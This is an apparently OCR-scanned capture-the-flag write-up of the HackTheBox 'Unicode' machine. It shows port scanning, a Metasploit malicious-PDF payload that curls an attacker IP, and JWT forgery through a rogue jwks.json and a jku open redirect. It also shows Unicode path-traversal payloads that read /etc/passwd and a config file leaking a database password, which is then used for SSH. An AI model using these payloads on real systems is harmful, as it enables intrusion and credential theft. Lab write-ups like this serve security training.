
Unicode



IP: 10.129.127.61

InfoGathering

```
# Commands Executed
db_nmap -sC -sV -O -A -oN nmap.results -p 22,80 10.129.127.61
```

SCOPE

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.127.61             Linux                4.X    server
```

SERVICES

```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.127.61  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.127.61  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

SSH

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
```


HTTP

```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-generator: Hugo 0.83.1
|_http-title: Hackmedia
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 -
 Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
```

Important Links:
Login Page: http://10.129.127.61/login/
Register Page: http://10.129.127.61/register/
Upload Page: http://10.129.127.61/upload/

I was able to register for an accoutn and use it to log into the site

SCREENSHOT EVIDENCE



After logging in I clicked the “Upload a Threat Report” button which took me to the page http://10.129.127.61/upload/

Viewing the source code of the upload page it shows that only PDF and DOC documents are accepted

```
<html>
    <head>
        <title>Upload</title>
    <body>
        <form action="" method="POST"  enctype="multipart/form-data">
            <input type="file" name="threat_report" accept=".pdf" accept=".doc" placeholder="Upload a threat report" >
            <input type="submit" value="submit">
        </form>
    </body>
</html>
```

I created a malicious PDF file using Metasploit

```
# Commands Executed
use exploit/windows/fileformat/adobe_utilprintf
set FILENAME tobor.pdf
set PAYLOAD windows/exec
set CMD curl http://10.10.14.59
run
```

I then uploaded the payload to the site

SCREENSHOT EVIDENCE

Thank You!

For submitting the threat Report

These reports will be used to make our product more effcient.

There appears to be knowhere to access the file

Gaining Access

I next looked at the pages authentication cookie and discovered a JWT token

SCREENSHOT EVIDENCE

Details

Domain	10.129.127.61
First-Party	
Name	auth
Value URL B64	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoidG9ib3lifQ.Baohbq2-52mv0ds7omPlr6O6li-losykSdgho3ajr86QSOKM3qj2PYbyqbb1YKKYSoXoAv0Oi7trva4Hz2wrHgtwAT8UHvYOXgZAgU-sci_JXjc4GzsqmZiBjlbWfz22EPcKN5C6d9UI2UWUQuxcqok1PXZNSoO7UPRFjbQQ7lumwIAzjhr0NVd6cVe0hg51VbG5ZvR6weXEpDu3qwKF09IrXID8REODI-EI1vl35xfU--
Path	/
Context	Default
httpOnly	☐
sameSite	No restriction
isSecure	☐
isSession	☑

I decoded the base64 to return the cooke values

```
# Command Executed
echo
'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2
VyIjoidG9ib3IifQ.Baohbq2-52mv0ds7omPIr6O6li-
losykSdgho3ajr86QSOKM3qj2PYbyqbb1YKKYSoXoAv0Oi7trva4Hz2wrHgtwAT8UHvYOXgZAgU-
sci_JXjc4GzsqmZiBjlbWfz22EPcKN5C6d9UI2UWUQuxcqok1PXZNSoO7UPRFjbQQ7lumwIAzjhr0NVd6cVe0hg51VbG5ZvR6weXEpDu3q
wKF09IrXlD8REODI-EI1vl35xfU--
A8R1We3xVUl4NC8NltPbAqgKLQ5Ha5hh76UKdC3LofdFxL8BLtIgcS3Kp2GGEeebhZmIXp-55VxuYwN342-2SWvSoQI6ZUdfNBHlAAuw'
| base64 -d
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Unicode]
└─# echo 'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2t
ci_JXjc4GzsqmZiBjlbWfz22EPcKN5C6d9UI2UWUQuxcqok1PXZNSoO7UPRFjbQQ7lumwIAzjhr0NVd6cVe0hg51VbG5ZvR6w
uw' | base64 -d
{"typ":"JWT","alg":"RS256","jku":"http://hackmedia.htb/static/jwks.json"}base64: invalid input
```

The base64 invalid input error is expected as the last value of a JWT token is not human readable and used like a salt

```
{
    "typ":"JWT",
    "alg":"RS256",
    "jku":"http://hackmedia.htb/static/jwks.json"
}
```

I added the newly discovered host name to my /etc/hosts file

```
# Command Executed
vi /etc/hosts
# Added Content
10.129.127.61   hackmedia.htb
```

I visited the link http://hackmedia.htb/static/jwks.json which is a location where the authentication keys are held using the **JKU** (*JWK Set URL*)

SCREENSHOT EVIDENCE

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
▼ keys:
  ▼ 0:
      kty:   "RSA"
      use:   "sig"
      kid:   "hackthebox"
      alg:   "RS256"
    ▼ n:     "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy
             bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlP1JTurNBtwBM
      e:     "AQAB"
```

```
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFZBHC3bju-
UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyX
Z5iRJLExxgUNsDBF_DswJoOxs7CAVC5FjIqhb1tRTy3afMWsmGqw8HiUA2WFYcs",
            "e": "AQAB"
        }
    ]
}
```


I discovered an exploit at the below link
REFERENCE: https://blog.pentesteracademy.com/hacking-jwt-tokens-jku-claim-misuse-2e732109ac1c

The key used for token verification is extracted from the certificate located at the URI present in the “jku” header parameter.
I downloaded the jwks.json page and hosted it in a simple http server on my attack machine

```
# Commands Executed
cd /var/www/html
wget http://hackmedia.htb/static/jwks.json
systemctl start apache2
```

SCREENSHOT EVIDENCE


```
┌──(root㉿kali)-[~/HTB/Boxes/Unicode]
└─# wget http://hackmedia.htb/static/jwks.json
--2022-04-09 14:21:57--  http://hackmedia.htb/static/jwks.json
Resolving hackmedia.htb (hackmedia.htb)... 10.129.127.61
Connecting to hackmedia.htb (hackmedia.htb)|10.129.127.61|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 544 [application/json]
Saving to: ‘jwks.json’

jwks.json                                                   100%[===================

2022-04-09 14:21:57 (95.1 MB/s) - ‘jwks.json’ saved [544/544]
```

I used the following tool to generate the certificate values I need as well as the n and e values I need
https://mkjwk.org/

SCREENSHOT EVIDENCE



I copied the e and n values from the above output and replaced them in the jwks.json file hosted on my attack machines HTTP server



```
"n": "tpw4Z8Cqe7EOAdy8Rk6anazOEGSwHd1JMQJqrM-6Mr1-Us095cFv5OGl3E5qq0M1M2nlPnvmviUyywsT-WDZ4h8ufqxXeOwxpY-pgZFBw9h78Du9wHqyBou3DUDdrn1G4-wFqATUOyyCIS7oNJ2-jsjr8z3V8gZ4CEsPZSvlRArmFARM-e_SvU8ey3p6aukhR2fxWlAkF49EwRHlGTckCLA-W3lGidFW2KZsJg6b-m5WS4L3BnyWUaku6PQBEczDlF0GgadJu_BPhI7Y3qXLgkhpmYKfe19-QPE5E4to5n3wMcOAAC6WFQX2ncvw6crDcIE-VCvTyPbfmO2gffQi_Q",
"e": "AQAB"
```


I modifed the n and e values in jwks.json on my machine

SCREENSHOT EVIDENCE

Back at https://jwt.io/ I updated the certifciate values, generated from the above site, set the username value to admin, and the jku link to redirect to authenticate my custom cookie

SCREENSHOT EVIDENCE




I copied the newly encoded value

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8uLi9yZWRpcmVjdD91cmw9MTAuMTAuMTQuNTkvandrcy5qc29uIn0.eyJ1c2VyIjoiYWRtaW4ifQ.FlhFUypKSrQybcuYsVq2tNYiMs8Mdtp59K_zre8aLOvQy0PnH3UABUoJBPLB8-lEy6hnh9OBuw2Kkru12Wgo8yVMNXKhJuQEpX7JgFEU6RwvqS3M3OvgG5l3eF04AO57YcVR0e5_eN0PGdcZxY5dWcgFDp31BtqQwYwwYwwMZq8vmYhHKTCjyzzyiywBsaLtXARFm7DR-31h-Fe3eLTgzrRv3WsACjQu5yoxxqViHYxOmJBxOxQ0441nOELiMBuhGOX3Dv7Kik5Y1zDFF-XijVos1URR03pCt7QCcchOEmwVog2ZPGr26oQQWgit9Rl7HEZn6JLU6ERabRuEAQ8uqw

I used the Firefox add on Cooke Manager to modfiy my auth cookie value to obtain the above value.
I refreshed the page and obtained administrator permissions on the site

SCREENSHOT EVIDENCE



Not many links were active on this page. One I discovered was using a typical URL query
LINK: http://hackmedia.htb/display/?page=monthly.pdf

I added a few single quotes to the end of the URL. I saw then get translated to URL format %27
I tried a typical directory traversal to read the /etc/passwd file http://hackmedia.htb/display/?page=../../../../../etc/passwd
This returned the below result saying “we do a lot input fitlering you can never bypass our filters”

SCREENSHOT EVDIENCE

I attempted using unicode format “http://hackmedia.htb/display/?page=%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/etc/passwd”

SCREENSHOT EVIDENCE

I was then able to expose the page using
LINK: view-source:http://hackmedia.htb/display/?page=%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/etc/passwd

SCREENSHOT EVIDENCE

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
code:x:1000:1000:,,,:/home/code:/bin/bash

```

I know this is running an nginx server so I enumerated that file next
LINK: view-source:http://hackmedia.htb/display/?page=%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/etc/nginx/sites-available/default

SCREENSHOT EVIDENCE

```
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=800r/s;

server{
#Change the Webroot from /home/code/app/ to /var/www/html/
#change the user password from db.yaml
    listen 80;
    error_page 503 /rate-limited/;
    location / {
                limit_req zone=mylimit;
        proxy_pass http://localhost:8000;
        include /etc/nginx/proxy_params;
        proxy_redirect off;
    }
    location /static/{
        alias /home/code/coder/static/styles/;
    }
}

```

This led me to a yaml file which exposed a username and password
LINK: view-source:http://hackmedia.htb/display/?page=%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/%EF%B8%B0/home/code/coder/db.yaml

SCREENSHOT EVIDENCE

```
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@@!"
mysql_db: "user"

```

USER: code
PASS: B3stC0d3r2021@@!

I was able to succesfully SSH in as the user

```
# Command Executed
ssh code@hackmedia.htb
Password: B3stC0d3r2021@@!
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[/var/www/html]
└─# ssh code@hackmedia.htb
The authenticity of host 'hackmedia.htb (10.129.127.61)' can't be established.
ED25519 key fingerprint is SHA256:SnMpKuOJvoXQsmvAqpabXWgEhnhEAkNeEnQ/zKJnmJs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hackmedia.htb' (ED25519) to the list of known hosts.
